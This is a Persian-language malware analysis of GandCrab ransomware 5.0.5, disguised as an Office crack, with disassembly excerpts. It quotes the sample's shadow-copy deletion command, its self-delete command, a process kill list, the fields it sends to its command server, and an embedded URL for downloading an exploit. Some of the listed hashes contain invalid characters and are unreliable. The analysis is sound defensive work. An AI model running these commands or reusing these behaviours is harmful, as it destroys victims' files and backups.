باسمه تعالی

تحلیل فنی باج‌افزار

GandCrab V۵.۰.۵

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور نسخه جدیدی از باج‌افزار GandCrab با پسوند ".fvutxdx" خبر می‌دهد. خبر مشاهده این نسخه از باج‌افزار بسیار معروف GandCrab دقیقا ۲٤ ساعت بعد از ارائه ابزار رمزگشایی نسخه‌های قبلی این باج‌افزار توسط محققین امنیتی شرکت Bitdefender، در منابع معتبر منتشر شد. متأسفانه این نسخه که تحت عنوان Office۲۰۱٦ProffesionalFullCrack منتشر می‌شود، قابل رمزگشایی نمی‌باشد و مهم ترین تفاوت آن با نسخه‌های قبلی همین مورد می‌باشد. براساس بررسی‌های انجام شده، تاکنون موردی از این کرک جعلی در سایت‌های فارسی مشاهده نشده است.

مشخصات فایل اجرایی :

نام فایل	Office۲۰۱٦ProffesionalFullCrack.exe
MD٥	c۸۰٥٥۲۸f٦۸٤٤dvcaf٥v۹۳c۰۲٥b٥٦f٦vd
SHA-۱	۳۹efa٤۷a۰۲٥۷ff۳f٦۲۳۹۸۳۸٥۲۹e۱cab۸٤f۷۸٦٤c٦
SHA-۲٥٦	a۸۱d۳٥۰afaf۹۷cc۰۳۸b۳f۲۰b٤٦d٤۷٥۷۱٥۰d۷۸٥٤df٥e٥٦۷۸۰۳۲٦f۹۱bcvd٤fd۲۱٥
اندازه فایل	۱۳۷.٥۳ کیلوبایت

فایل اجرایی این باج‌افزار دارای ٥ بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٥۷	٤۰۹٦	۸۰۰٦۸	۸۰۳۸٤
.rdata	4.59	۲۷۳۹۲	۲۷٦٤۸	86016
.data	5.04	۱۱٤٦۸۸	۳۳۷۸۰	۲٦۱۱۲
.rsrc	4.71	۱٥۱٥٥۲	٤۸۰	٥۱۲
.reloc	6.65	۱٥٥٦٤۸	٥۰۰۸	٥۱۲۰

تحلیل پویا :

برای بررسی عمیق‌تر نسخه جدید باج‌افزار GandCrab، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. طبق آزمایشات صورت گرفته، این نسخه

نیز، به محض اجرا در سیستم قربانی به سرعت شروع به جست وجو و رمزگذاری فایلهای مورد هدف خود می‌کند. بر اساس مشاهدات ما دراین نسخه نیز، همانند نسخه ۵.۰.۰ فایل‌های اجرایی با پسوند exe. و همینطور پوشه‌ها و فایل‌های سیستم عامل رمزگذاری نمی‌شوند. دیگر انواع فایل‌ها با هر پسوندی توسط این باج‌افزار رمزگذاری می‌شوند.

پس از اتمام فرآیند رمزگذاری، فایل‌های سیستم قربانی به شکل زیر تغییر پیدا می‌کنند :




همانطور که مشاهده می‌کنید، تمام انواع فایل‌ها رمزگذاری شده‌اند و فایل پیغام باج‌خواهی نیز، درون پوشه حاوی فایلهای رمزشده قرار گرفته است. تفاوتی که در این بخش با نسخه ۵.۰.۰ مشاهده می‌شود، در تعداد کاراکترهای تصادفی اضافه شده به انتهای فایل‌های رمزشده می‌باشد که، به ۷کاراکتر گسترش یافته است. الگوی نامگذاری فایل پیغام باج‌خواهی نیز با نسخه مذکور ثابت بوده و ابتدای عبارت DECRYPT.txt– اضافه شده است.

پس از پایان فرآیند رمزگذاری فایل‌ها، فضای VSS سیستم قربانی توسط باج‌افزار و از طریق اجرای دستور زیر حذف می‌شود:

```
C:\Windows\system۳۲\wbem\wmic.exe" shadowcopy delete"
```


تصویری که به عنوان پس زمینه بر روی صفحه نمایش سیستم قربانی قرار می‌گیرد را در ادامه مشاهده می‌کنید:



این تصویر نیز، مشابه تصویر نمایان شده در نسخه ۵.۰.۰ می‌باشد و محتوای آن نیز کاملا با نسخه مذکور یکسان می‌باشد.

تصویر فایل متنی پیغام باج‌خواهی این باج‌افزار با عنوان DECRYPT.txt–(۷کاراکتر تصادفی) را در ادامه مشاهده می‌کنید:

محتوای این پیغام نیز با نسخه قبلی تحلیل شده کاملا یکسان است و تنها تفاوت آن در آدرس Tor استفاده شده برای برقراری ارتباط با قربانی و راهنمایی آن جهت پرداخت باج، می‌باشد. این صفحه به شکل زیر تغییر پیدا کرده است:



همانطور که مشاهده می‌کنید، علاوه بر تغییرات در شکل ظاهری، مبلغ باج‌خواهی به ۴۰۰۰ دلار افزایش یافته است و قسمتی جهت تبادل پیام با مهاجمان اضافه شده است.

این نسخه از باج‌افزار GandCrab، پس از پایان فعالیت خود در سیستم قربانی، با اجرای دستور زیر در محیط CMD، خود را از سیستم قربانی پاک می‌کند.

```
"C:\Windows\System۳۲\cmd.exe" /c timeout -c ۵ & del

"C:\Users\CIiHmnxMn٦Ps\Desktop\Office۲۰۱٦ProffesionalFullCrack.exe" /f /q
```

تحلیل ایستا:

پس از تحلیل کد فایل اجرایی باج‌افزار نتایج زیر حاصل گردید:

فرآیند ntkrpamp.exe از فرآیندهای اصلی هسته سیستم عامل می‌باشد که همزمان با اجرای سیستم عامل اجرا میشود. این فرآیند که در قطعه کد زیر مشاهده می‌شود، احتمالا از فرآیندهای مخرب مربوط به این نسخه باج‌افزار GandCrab می‌باشد:

```
.text:00401A72 loc_401A72:                             ; CODE XREF: .text:00401A60↑j
.text:00401A72                 cmp     dword ptr [ebp-8], 0
.text:00401A76                 jz      short loc_401A91
.text:00401A78                 mov     eax, [ebp+8]
.text:00401A7B                 mov     dword ptr [eax], 9000h
.text:00401A81                 push    offset aNtkrpamp_exe ; "ntkrpamp.exe"
.text:00401A86                 push    dword ptr [ebp-4]
.text:00401A89                 call    ds:lstrcpyW
.text:00401A8F                 jmp     short loc_401A9F
```


همینطور دو فرآیند زیر که ادامه قطعه کد بالا مشاهده شدند:

```
.text:00401AAA                 push    offset aNtoskrnl_exe ; "ntoskrnl.exe"
.text:00401AAF                 push    dword ptr [ebp-4]
.text:00401AB2                 call    ds:lstrcpyW
.text:00401AB8                 jmp     short loc_401AE7
.text:00401ABA ; ---------------------------------------------------------------------------
.text:00401ABA
.text:00401ABA loc_401ABA:                             ; CODE XREF: .text:00401AA8↑j
.text:00401ABA                 cmp     dword ptr [ebp-8], 0
.text:00401ABE                 jz      short loc_401AD9
.text:00401AC0                 mov     eax, [ebp+8]
.text:00401AC3                 mov     dword ptr [eax], 9000h
.text:00401AC9                 push    offset aNtkrnlpa_exe ; "ntkrnlpa.exe"
.text:00401ACE                 push    dword ptr [ebp-4]
.text:00401AD1                 call    ds:lstrcpyW
.text:00401AD7                 jmp     short loc_401AE7
.text:00401AD9 ; ---------------------------------------------------------------------------
.text:00401AD9
.text:00401AD9 loc_401AD9:                             ; CODE XREF: .text:00401ABE↑j
.text:00401AD9                 push    offset aNtoskrnl_exe ; "ntoskrnl.exe"
.text:00401ADE                 push    dword ptr [ebp-4]
.text:00401AE1                 call    ds:lstrcpyW
.text:00401AE7
```


نام سیستم قربانی که در تصویر پس زمینه قرار می‌گیرد، از طریق قطعه کد زیر استخراج می‌شود:

```
adc     eax, offset GetComputerNameW
test    eax, eax
jz      short loc_403D5E
mov     eax, [ebp+8]
push    dword ptr [eax+4]
push    dword ptr [ebp-4]
push    0
call    loc_403B12
add     esp, 0Ch
jmp     short loc_403D70
```

کلیدهای رجیستری که در تصویر زیر مشاهده می‌کنید، جهت عملیات بر روی فایل‌ها در سیستم ایجاد می‌شوند که قسمت مشخص شده با کادر قرمز رنگ، تعداد بایت‌های رمزشده را نشان می‌دهد:



مقایسه ما در محیط آزمایشگاهی بر روی نمونه فایل رمزشده با نمونه سالم آن نیز، این موضوع را تأیید می‌کند. تصویر زیر مربوط به این مقایسه می‌باشد:



همانند نسخه ۵.۰.۰، دقیقا ۱۰۴۸۵۷۶ بایت معادل یک مگابایت اول هر فایل رمزگذاری می‌شود.

دو کلید رجیستری که باج‌افزار در سیستم ایجاد می‌کند را در قطعه کد زیر مشاهده می‌کنید:

```
.text:004045BB                 db 0E0h
.text:004045BC                 dd 45C7E900h
.text:004045C0                 db 0F8h
.text:004045C1                 dd offset aSoftwareKeys_d ; "SOFTWARE\\keys_data\\data"
.text:004045C5 ; ---------------------------------------------------------------------------
.text:004045C5                 and     dword ptr [ebp-4], 0
.text:004045C9                 lea     eax, [ebp-0Ch]
.text:004045CC                 push    eax
.text:004045CD                 push    20019h
.text:004045D2                 push    0
.text:004045D4                 push    dword ptr [ebp-8]
.text:004045D7                 push    80000002h
.text:004045DC                 call    ds:RegOpenKeyExW
.text:004045E2                 mov     [ebp-4], eax
.text:004045E5                 cmp     dword ptr [ebp-4], 0
.text:004045E9                 jz      short loc_404607
.text:004045EB                 lea     eax, [ebp-0Ch]
.text:004045EE                 push    eax
.text:004045EF                 push    20019h
.text:004045F4                 push    0
.text:004045F6                 push    dword ptr [ebp-8]
.text:004045F9                 push    80000001h
.text:004045FE                 call    ds:RegOpenKeyExW
.text:00404604                 mov     [ebp-4], eax
.text:00404607
.text:00404607 loc_404607:                             ; CODE XREF: .text:004045E9↑j
.text:00404607                 cmp     dword ptr [ebp-4], 0
.text:0040460B                 jnz     short loc_404616
.text:0040460D                 push    dword ptr [ebp-0Ch]
.text:00404610                 call    ds:RegCloseKey
```

آدرس و نام این کلیدها به صورت زیر است:

HKEY_CURRENT_USER\Software\keys_data\data
Name: public
HKEY_CURRENT_USER\Software\keys_data\data
Name: private

همانطور که در ابتدا توضیح دادیم، این نسخه توسط ابزار رمزگشایی ارایه شده توسط آزمایشگاه Bitdefender قابل رمزگشایی نیست. قطعه کد زیر مربوط به این قسمت می‌باشد و سازنده این ابزار نیز مورد تمسخر قرار گرفته است:

```
.text:0040586C loc_40586C:                             ; CODE XREF: sub_40585C+1D↓j
.text:0040586C                  xor     byte_41DBA0[eax], 5
.text:00405873                  inc     eax
.text:00405874                  cmp     eax, 114h
.text:00405879                  jb      short loc_40586C
.text:0040587B                  push    1Fh
.text:0040587D                  lea     eax, [esp+84h+var_68]
.text:00405881                  push    offset a@hashbreakerDa ; "@hashbreaker Daniel J. Bernstein let's "...
.text:00405886                  push    eax
.text:00405887                  call    sub_40E2D0
.text:0040588C                  mov     esi, offset a@hashbreaker ; "@hashbreaker :)))"
.text:00405891                  mov     [esp+8Ch+var_49], bl
.text:00405895                  lea     edi, [esp+8Ch+var_70]
.text:00405899                  add     esp, 0Ch
.text:0040589C                  movsd
.text:0040589D                  push    40h
.text:0040589F                  pop     eax
.text:004058A0                  movsw
.text:004058A2                  movsb
.text:004058A3                  mov     [esp+80h+var_69], bl
.text:004058A7
```

این نسخه نیز، از همان اکسپلویت‌های استفاده شده در نسخه ۵.۰.۰ یعنی Fallout و ALPC بهره می‌برد:

```
.text:00405A9E loc_405A9E:                             ; CODE XREF: .text:00405A94↑j
.text:00405A9E                  push    dword_42327C
.text:00405AA4                  lea     ecx, [ebp-0A0h]
.text:00405AAA                  call    sub_407A60
.text:00405AAF                  push    offset aId      ; "&id="
.text:00405AB4                  push    dword_42327C
.text:00405ABA                  call    ds:lstrcatW
.text:00405AC0                  push    offset a15      ; "15"
.text:00405AC5                  push    dword_42327C
.text:00405ACB                  call    ds:lstrcatW
.text:00405AD1                  push    offset aSub_id  ; "&sub_id="
.text:00405AD6                  push    dword_42327C
.text:00405ADC                  call    ds:lstrcatW
.text:00405AE2                  push    offset a15_0    ; "15"
.text:00405AE7                  push    dword_42327C
.text:00405AED                  call    ds:lstrcatW
.text:00405AF3                  mov     dword ptr [ebp-10h], offset aHeyAhnlabScore ; "hey ahnlab, score - 1:1. 0day exploit f"...
.text:00405AFA                  lea     eax, [ebp-10h]
.text:00405AFD                  push    offset aVersion ; "&version="
.text:00405B02                  push    dword_42327C
.text:00405B08                  call    ds:lstrcatW
.text:00405B0E                  push    offset a5_0_5   ; "5.0.5"
.text:00405B13                  push    dword_42327C
.text:00405B19                  call    ds:lstrcatW
.text:00405B1F                  push    offset aActionCall ; "&action=call"
```

آدرسی که باج‌افزار برای استفاده از این اکسپلویت، با آن ارتباط می‌گیرد در تصویر زیر مشخص شده است:

```
aHeyAhnlabScore db 'hey ahnlab, score - 1:1. 0day exploit for Ahnlab V3 Lite Denial o'
                                        ; DATA XREF: .text:00405AF3↑o
                db 'f service. Possibly can trigger full write-what-where condition w'
                db 'ith privelege escalation, pass GandCrab http://filestorage.biz/do'
                db 'wnload.php?file=e541302686cca000584050d41e254261',0
```

تمام اطلاعات مربوط به سیستم قربانی حتی آنتی ویروس نصب شده در آن، به سرور فرمان و کنترل باج‌افزار ارسال می‌شود:

```
.text:00404B67                 push    offset aIp      ; "ip"
.text:00404B6C                 push    0
.text:00404B6E                 push    offset aHdd     ; "hdd"
.text:00404B73                 push    0
.text:00404B75                 push    offset aRansom_id ; "ransom_id"
.text:00404B7A                 push    1
.text:00404B7C                 push    offset aOs_bit  ; "os_bit"
.text:00404B81                 push    0
.text:00404B83                 push    offset aOs_major ; "os_major"
.text:00404B88                 push    0
.text:00404B8A                 push    offset aPc_keyb ; "pc_keyb"
.text:00404B8F                 push    0
.text:00404B91                 push    offset aPc_lang ; "pc_lang"
.text:00404B96                 push    0
.text:00404B98                 push    offset aAv      ; "av"
.text:00404B9D                 push    0
.text:00404B9F                 push    offset aPc_group ; "pc_group"
.text:00404BA4                 push    0
.text:00404BA6                 push    offset aPc_name ; "pc_name"
.text:00404BAB                 push    0
.text:00404BAD                 push    offset aPc_user ; "pc_user"
.text:00404BB2                 push    0
```

تمام فرآیندهایی که در قطعه کد زیر مشاهده می‌کنید، پس از اجرای باج‌افزار در صورت در حال اجرا بودن در سیستم قربانی، متوقف می‌شوند:

```
.text:00406004                 mov     dword ptr [ebp-0ACh], offset aMsftesql_exe ; "msftesql.exe"
.text:0040600E                 mov     dword ptr [ebp-0A8h], offset aSqlagent_exe ; "sqlagent.exe"
.text:00406018                 mov     dword ptr [ebp-0A4h], offset aSqlbrowser_exe ; "sqlbrowser.exe"
.text:00406022                 mov     dword ptr [ebp-0A0h], offset aSqlwriter_exe ; "sqlwriter.exe"
.text:0040602C                 mov     dword ptr [ebp-9Ch], offset aOracle_exe ; "oracle.exe"
.text:00406036                 mov     dword ptr [ebp-98h], offset aOcssd_exe ; "ocssd.exe"
.text:00406040                 mov     dword ptr [ebp-94h], offset aDbsnmp_exe ; "dbsnmp.exe"
.text:0040604A                 mov     dword ptr [ebp-90h], offset aSynctime_exe ; "synctime.exe"
.text:00406054                 mov     dword ptr [ebp-8Ch], offset aAgntsvc_exeisq ; "agntsvc.exeisqlplussvc.exe"
.text:0040605E                 mov     dword ptr [ebp-88h], offset aXfssvccon_exe ; "xfssvccon.exe"
.text:00406068                 mov     dword ptr [ebp-84h], offset aSqlservr_exe ; "sqlservr.exe"
.text:00406072                 mov     dword ptr [ebp-80h], offset aMydesktopservi ; "mydesktopservice.exe"
.text:00406079                 mov     dword ptr [ebp-7Ch], offset aOcautoupds_exe ; "ocautoupds.exe"
.text:00406080                 mov     dword ptr [ebp-78h], offset aAgntsvc_exeagn ; "agntsvc.exeagntsvc.exe"
.text:00406087                 mov     dword ptr [ebp-74h], offset aAgntsvc_exeenc ; "agntsvc.exeencsvc.exe"
.text:0040608E                 mov     dword ptr [ebp-70h], offset aFirefoxconfig_ ; "firefoxconfig.exe"
.text:00406095                 mov     dword ptr [ebp-6Ch], offset aTbirdconfig_ex ; "tbirdconfig.exe"
.text:0040609C                 mov     dword ptr [ebp-68h], offset aMydesktopqos_e ; "mydesktopqos.exe"
.text:004060A3                 mov     dword ptr [ebp-64h], offset aOcomm_exe ; "ocomm.exe"
.text:004060AA                 mov     dword ptr [ebp-60h], offset aMysqld_exe ; "mysqld.exe"
.text:004060B1                 mov     dword ptr [ebp-5Ch], offset aMysqldNt_exe ; "mysqld-nt.exe"
.text:004060B8                 mov     dword ptr [ebp-58h], offset aMysqldOpt_exe ; "mysqld-opt.exe"
.text:004060BF                 mov     dword ptr [ebp-54h], offset aDbeng50_exe ; "dbeng50.exe"
.text:004060C6                 mov     dword ptr [ebp-50h], offset aSqbcoreservice ; "sqbcoreservice.exe"
.text:004060CD                 mov     dword ptr [ebp-4Ch], offset aExcel_exe ; "excel.exe"
.text:004060D4                 mov     dword ptr [ebp-48h], offset aInfopath_exe ; "infopath.exe"
.text:004060DB                 mov     dword ptr [ebp-44h], offset aMsaccess_exe ; "msaccess.exe"
```

```
.text:004060E2                mov     dword ptr [ebp-40h], offset aMspub_exe ; "mspub.exe"
.text:004060E9                mov     dword ptr [ebp-3Ch], offset aOnenote_exe ; "onenote.exe"
.text:004060F0                mov     dword ptr [ebp-38h], offset aOutlook_exe ; "outlook.exe"
.text:004060F7                mov     dword ptr [ebp-34h], offset aPowerpnt_exe ; "powerpnt.exe"
.text:004060FE                mov     dword ptr [ebp-30h], offset aSteam_exe ; "steam.exe"
.text:00406105                mov     dword ptr [ebp-2Ch], offset aSqlservr_exe ; "sqlservr.exe"
.text:0040610C                mov     dword ptr [ebp-28h], offset aThebat_exe ; "thebat.exe"
.text:00406113                mov     dword ptr [ebp-24h], offset aThebat64_exe ; "thebat64.exe"
.text:0040611A                mov     dword ptr [ebp-20h], offset aThunderbird_ex ; "thunderbird.exe"
.text:00406121                mov     dword ptr [ebp-1Ch], offset aVisio_exe ; "visio.exe"
.text:00406128                mov     dword ptr [ebp-18h], offset aWinword_exe ; "winword.exe"
.text:0040612F                mov     dword ptr [ebp-14h], offset aWordpad_exe ; "wordpad.exe"
.text:00406136                lea     ecx, [ebp-10h]
.text:00406139                call    sub_40673C
```

این کار توسط فرآیندی به نام Toolhelp۳۲Snapshot صورت می‌گیرد که در قطعه کد زیر قابل مشاهده است:

```
.text:00408500 loc_408500:                             ; CODE XREF: sub_408461+96↑j
.text:00408500                push    ebx              ; th32ProcessID
.text:00408501                push    2                ; dwFlags
.text:00408503                mov     dword ptr [esi], 22Ch
.text:00408509                call    ds:CreateToolhelp32Snapshot
.text:0040850F                mov     [ebp+hSnapshot], eax
.text:00408512                cmp     eax, 0FFFFFFFFh
.text:00408515                jnz     short loc_408526
.text:00408517                push    8000h            ; dwFreeType
.text:0040851C                push    ebx              ; dwSize
.text:0040851D                push    esi              ; lpAddress
.text:0040851E                call    ds:VirtualFree
.text:00408524                jmp     short loc_4084F9
```

قطعه کد زیر برای رمزگذاری داده‌ها استفاده شده است. الگوریتم‌های استفاده شده در این نسخه، با نسخه قبلی تحلیل شده، مشابه است:

```
.text:00406AE9                push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
.text:00406AEE                push    esi              ; szContainer
.text:00406AEF                push    eax              ; phProv
.text:00406AF0                mov     [ebp+phProv], esi
.text:00406AF3                mov     [ebp+phKey], esi
.text:00406AF6                call    ds:CryptAcquireContextW
.text:00406AFC                test    eax, eax
.text:00406AFE                jz      short loc_406B70
.text:00406B00                push    edi
.text:00406B01                lea     eax, [ebp+phKey]
.text:00406B04                mov     edi, esi
.text:00406B06                push    eax              ; phKey
.text:00406B07                push    esi              ; dwFlags
.text:00406B08                push    esi              ; hPubKey
.text:00406B09                push    ebx              ; dwDataLen
.text:00406B0A                push    [ebp+pbData]     ; pbData
.text:00406B0D                push    [ebp+phProv]     ; hProv
.text:00406B10                call    ds:CryptImportKey
